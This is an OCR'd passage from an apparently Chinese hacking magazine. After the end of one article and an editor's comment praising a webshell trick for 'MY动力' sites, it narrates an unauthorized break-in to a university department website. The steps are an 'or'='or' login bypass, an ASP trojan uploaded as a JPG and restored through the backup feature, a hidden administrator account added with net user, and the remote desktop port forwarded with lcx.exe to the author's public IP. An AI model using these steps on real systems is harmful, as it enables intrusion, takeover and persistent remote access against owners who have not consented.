


图12




图13

终于成功搞定了这个网站，而且上面所用到的方法对于很多MY动力系统都非常管用。文章没有涉及到什么高深的技术，完全是一个思路。

（文章中涉及到的利用代码已经收录在光盘中）

小编点评：

本文通过下载默认数据库进入MY动力的管理后台，这一招并不新奇。重要的是后面所提到的MY动力后台拿Webshell的另一个方法，通过在版权信息处插入代码，从而得到了Webshell。而且这一方法通用性也很好，对MY动力系统都比较管用。操作也比较简单，不失为后台拿Webshell的一个好方法！在入侵中往往就是这些小技巧成就了“大事业”哦！

记一次绕过证书认证的入侵

RAIN

在源码站下载了一套“易天工作室通用企业型后台管理系统”的源代码来进行研究，结果在check.asp页面中发现了一个问题：由于程序没有对输入内容进行过滤，使得我们可以输入万能密码登录，而直接进入后台（难道这个就是传说中的企业后台漏洞）。

既然发现了这套程序的漏洞，那我们当然要利用此漏洞来拿服务器了。Google hacking（也就是利用google搜索使用这套系统的网站了）了一下，来到了郑州大学某院系的页面，直接在URL后面加上admin，后台一下就跳出来了。让我们看看漏洞是否存在吧。在用户名和密码处都填'or'='or'，然后把验证码写好，点登录，果然进入了管理页面，说明漏洞真的存在。因为这套程序本身就有备份的功能，所以得到Webshell就很简单了。先把我们的ASP木马改成JPG格式上传，如图1。在空间图片管理的最后1页或2页就可以看到我们的图片木马了，如图2。




图1




图2

然后在图片木马上单击右键，选择属性，就可以得到上传后的文件路径了，在数据库备份里把我们的图片木马还原成ASP格式就可以了（在备份的时候，如果路径填写错误会提示网页无法显示，如果出现这样的情况，可以检查下图片的路径是否填写正确。此套程序中也有ewebeditor，如果后台中备份的功能被删除了，可以试试使用这个来拿Webshell，因为很多管理员都忘记更改它的默认密码或数据库路径）。登录我们备份出的Webshell，看了下服务器的信息，wscript.shell组件没有删除，如图3，而终端端口则被改成了64126，如图4。




图3




图4

试着连接了一下，没有成功，可能有防火墙或者是内网的原因。服务器还开了21和43958端口，看来安装有Serv-U，那就使用木马中自带的这个提权脚本来试试。执行**net user cool$ love /add & net localgroup administrators cool$ /add**，执行后看了下“系统用户－用户帐号”这项，果然多了个cool$用户，如图5。居然这么简单就提权成功了，好久没有遇到这样的好事了。




图5

终端连接不上可难不倒我，上传了一个lcx.exe，在服务器上使用wscript.shell执行**E:\www4root\work\mpa\admin\lcx.exe -slave 121.20.172.126 51 127.0.0.1 64126**，如图6。




图6




图7

该命令的意思是把服务器上的64126端口转到121.20.172.126（我自己电脑的公网IP地址）的51端口。然后再在本机执行**lcx.exe -listen 51 5000**，意思是把51端口上的数据转发到5000端口，连接本机的5000端口就相当于连接服务器的64126端口了（小编注：一般是先在本地监听，然后再执行转发操作，这样可以防止数据丢失而导致数据转发失败），如果没有特殊情况就可以看到终端登录的窗口了。可是令我感到意外的是，本机接收到的数据出现了错误，提示“read fd1 data error,maybe close?”，如图7。




图8




图9




图10

每次刚刚和服务器建立连接后，马上就出现数据读取错误，就是连接不上。奇怪了，以前在渗透别的网站时，服务器没有更改默认端口，使用lcx．把端口转出来就不会出错，为什么把端口改了之后就会出现这样的错误呢？到底是因为端口更改而导致的，还是别的地方有问题呢？到百度上查了下资料，发现很多人都遇到了这样的问题，但回答却都是说是防火墙的原因，要不就说是其它一些没什么用处的信息。看来还得靠自己呀，分析了一下，这个应该不是防火墙的原因导致的，以前也遇到过有防火墙而连接不上终端的情况，但是使用lcx转一下就可以的。后来我又到论坛上去问，结果也没有找出问题究竟出在哪里！

第二天，突然想到是不是由于自己所处的网段问题，而导致连接不成功。于是便把服务器的终端端口转到到另一台Win2003的肉鸡上。当在肉鸡上连接本机的5000端口时，突然出现了这个提示，如图8。

远程计算机要求身份验证才能连接，这个提示在我的电脑上可没有出现过。我到百度上查了下，在一个角落发现了一篇Win2003远程桌面SSL认证配置的文章，大概内容是说因为远程桌面一直被认为比较不安全，如果加上SSL证书认证，可以提高安全性，可以通过Win2003安装盘来安装证书服务，之后连接终端的时候就要有证书验证。

读了那篇文章后和刚才连接时出现的提示，我们可以知道引起数据读取错误的并不是因为防火墙的问题，最有可能的就是证书认证的问题！后来进一步查了下资料，说如果安装了证书服务，要求有证书才能连接时，可以在远程桌面的安全选项中选择试图身份验证，才可以。按照这样的说法，在Win3002肉鸡远程

桌面的安全选项中选择“试图身份验证”（XP 系统中没有这个选项），如图9。

然后再次连接本机的 5000 端口，弹出了这个提示，如图10，点击“是”，如果提示不行就点查看证书，再重新添加个证书就可以了，这次终于没有了讨厌的“read fd1 data error,maybe close?”错误提示了，成功连接。看了下服务器也不是在内网，如图11。

